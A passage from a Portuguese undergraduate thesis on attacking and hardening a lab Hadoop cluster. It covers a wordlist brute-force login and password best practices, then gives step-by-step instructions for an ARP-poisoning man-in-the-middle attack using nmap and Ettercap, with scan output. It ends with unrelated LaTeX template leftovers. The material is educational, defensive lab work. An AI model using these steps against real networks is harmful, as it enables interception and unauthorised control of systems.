bashrc  hadoop  hadoop-2.9.0.tar.gz  interfaces  tmp
```

Figura 28: Acessando o cluster pelo terminal do atacante

Fonte - (proprio autor, 2018)

Deve-se levar em consideração que esse ataque está em um ambiente controlado e que foi realizada uma engenharia social no proprietário para obter informações pessoais e com isso poder gerar uma wordlist para tentar descobrir a senha e o usuário do cluster. Porém, obter informações de pessoas nos dias de hoje, não é uma tarefa muito difícil, tendo em vista que as redes sociais, sites de cadastros e outros meios na internet fornecem muitas informações nos quais os atacantes podem ter acesso de forma fácil e com isso poder fazer várias combinações e gerar arquivos com terabytes de senhas possíveis e tentar um ataque de

força bruta. Conseguindo fazer isso e tendo acesso a um cluster ou ate mesmo a uma aplicação o atacante pode usar sua imaginação e levar sérios prejuízos aos proprietários e as empresas.

Boas práticas de segurança

Em muitas configurações de emails, senhas de banco, senhas em geral elas tem relação com o usuário ou com a empresa, estão relacionadas de alguma forma, seja por data de nascimento, por dia comemorativo, time de futebol, musica, filmes, e entre outras relações que podem ser feitas para se gerar um dicionario e conseguir fazer uma força bruta e conseguir descobrir usuários e senhas.

Então, sabendo disso para o segundo cenário, as boas práticas de segurança consistem em senha fortes, contendo nomes minusculos, maiusculos, caracteres especiais e números, sem contar que ela deve ser grande no sentido de extensão, ou seja, uma frase com no minimo quatro palavravar, pois isso dificulta um ataque de força bruta, e não ser relacionada com a empresa, ou seja, não deve conter nenhum nome ou qualquer caractere que se relacione com a empresa.

Além dessa prática, uma outra seria a implantação de um sistema de limitação de logins onde em caso de uma quantidade minima de tentativas não fosse possivel mais acessar o sistema, no caso o cluster. Com isso um ataque de força bruta seria facilmente contornado, pois esse ataque consiste em tentativas e erros

Essa prática de senhas fortes e de tentativas minimas são pouco praticas entre empresas, pois no dia dia os gestores querem rapidez e eficiência, não se preocupam com a segurança. Isso preocupa não só pela facilidade de descobrir as senhas ou burlar o sistema como também no uso de uma engenharia social efetuada pelo atacante para poder obter outros dados.

5.3 Cenário III

Neste cenário a ideia principal consiste em realizar um ataque *man in the middle*, ou seja, ficar no meio da comunicação entre os nós do cluster e conseguir executar tarefas, tais como: iniciar o nó, parar o nó, ter controle, logo, para o nó atacado a máquina atacante será o seu master. Como explicado anteriormente, o ataque consiste em poluir a tabela arp de um host e fazer com que ele se reporte ao atacante pensando que é o host verídico.

Para este ataque foram utilizadas algumas ferramentas, tais como: Ettercap, ubuntu 16.04, wireshark e foi necessário instalar o framework hadoop nesta nova máquina atacante. A ideia inicial era instalar o hadoop no sistema operacional kali linux, porém ao realizar os procedimentos de instalação houve diversos erros, alguns que poderiam comprometer os outros testes, com isso, optou-se por instalar o Ettercap e o wireshark em uma máquina Ubuntu, e realizar o ataque a partir dela, onde pra isso foi necessário colocar ela na rede, como ilustra a figura 29





Figura 29: Visão geral do novo ambiente

Fonte - (próprio autor, 2018)

Após isso o ataque foi executado na seguinte ordem: Primeiro foi iniciado o nmap, para saber quais os hosts estão disponíveis na rede, com isso foi obtido o resultado que ilustra a figura 30. Selecionando a vítima, o próximo passo é iniciar o Ettercap, pois com ele será possível executar o arp spoofing, que consiste em poluir a tabela arp da vítima. A figura 31 ilustra a interface da ferramenta, nela o primeiro passo é clicar em 'Sniff' e selecionar o modo 'Unified sniffing', após isso irá aparecer um pop Up pedindo pra escolher a placa de rede, após

isso basta ir na aba 'Hosts' e clicar em 'Scan for hosts' em seguida na mesma aba clicar em 'Host List', depois desses passos serão listados os hosts da rede scaneada com isso basta selecionar o host que será a vítima, clicar em target, ir na aba 'MITM' e selecionar a opção 'ARP poisoning', depois disso é só clicar em 'Start' que o ataque começa.

A terminal window titled 'teste@teste-VirtualBox: ~' showing the execution of the command 'nmap 10.0.0.0/24'. The output displays Nmap scan reports for four hosts: 10.0.0.1, 10.0.0.2, 10.0.0.3, and 10.0.0.4. Each report indicates the host is up, shows 999 closed ports, and identifies port 22/tcp as open with the service 'ssh'.

```
teste@teste-VirtualBox: ~
teste@teste-VirtualBox:~$ nmap 10.0.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-30 16:17 -03
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.0.1
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.0.0.2
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.0.0.3
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.0.0.4
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.0.0.6
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

Figura 30: Scaneado a rede com nmap

Fonte - (próprio autor, 2018)

Como explicado anteriormente, esse ataque consiste em poluir a tabela arp da vítima, para que ela se comunique com o atacante pensando que está se comunicando com o master, pois esse ataque foi direcionado a um nó do cluster, a vítima escolhida foi o slave1 com o endereço de ip 10.0.0.2. Para saber se o ataque está funcionando, o hadoop foi iniciado no master, com isso, ao abrir o slave1 e dar o comando "arp -a" ou "arp -n" pois esse comando serve para dizer qual o endereço mac e ip o slave está se comunicando.

Ao executar o hadoop e em seguida acessar o slave1 e executar o comando "arp -n" foi exibido o IP e o MAC do nó master. Quando foi iniciado o ataque, foi verificado novamente a tabela arp do slave1 e dessa vez, a tabela tinha sido alterada para o IP do atacante e o endereço MAC do master, logo o ataque funcionou corretamente, sendo assim, o próximo passo será se apossar do nó e poder executar comandos.



Figura 31: Interface do Ettercap
Fonte - (proprio autor, 2018)

CONCLUSÃO

Com o avanço das tecnologias muitos dados estão sendo gerados, grandes e pequenas empresas necessitam armazenar e processar essa imensidão de dados, porém, elas não estão dando as devidas importâncias para a segurança dos dados e das informações, podendo causar danos irreparáveis aos usuários.

Diversas empresas utilizam o ambiente hadoop para armazenar e processar grandes quantidades de dados, desta forma, este trabalho propôs um ambiente simulado do hadoop para realizar testes de segurança e prevenir danos com as boas práticas de segurança.

O ambiente criado proporciona ao desenvolvedor uma visão na qual ele irá poder realizar testes automatizados. Ele será capaz de testar a segurança do ambiente e prever falhas futuras. Este trabalho possui suas limitações quanto ao ambiente, tendo em vista que a máquina principal não possui um hardware excelente para o desenvolvimento de um cluster maior, mas as limitações foram controladas devido à simplificação na memória disponível ao cluster.

Como trabalhos futuros, pretende-se melhorar o ambiente nas questões de segurança de rede, com a implementação de uma segurança que proteja o ambiente contra ataques.

Referências Bibliográficas

Tobias Oetiker, Hubert Partl, Irene Hyna, and Elisabeth Schlegl. *Uma não tão pequena introdução ao LaTeX*, volume 4.20.1. Free Software Foundation, Setembro 2007.

APÊNDICE A – Título do Apêndice

APÊNDICE B – Exemplo do pacote Algorithm

Algoritmo 1 Estimador ML otimizado.

- 1: Inicializar o contador: $j \leftarrow 1$;
 - 2: Fixar o limiar de variação das estimativas: $e_{\text{out}} \leftarrow 10^{-4}$;
 - 3: Fixar o número máximo de iterações: $N \leftarrow 1000$;
 - 4: Computar o ponto inicial: $\hat{\gamma}(0)$;
 - 5: Determinar o limiar inicial: $e_1 \leftarrow 1000$;
 - 6: Estabelecer o valor inicial de α : $\hat{\alpha}(0) \leftarrow -10^{-6}$;
 - 7: **enquanto** $e_j \geq e_{\text{out}}$ e $j \leq M$ **fazer**
 - 8: Solucionar $\hat{\alpha}_j \leftarrow \arg \max_{\alpha} l_1(\alpha; \gamma_{j-1}, \mathbf{z}, n)$;
 - 9: Solucionar $\hat{\gamma}_j \leftarrow \arg \max_{\gamma} l_2(\gamma; \alpha_j, \mathbf{z}, n)$;
 - 10: $j \leftarrow j + 1$
 - 11: Computar o critério de convergência: e_j ;
 - 12: **fim enquanto**
-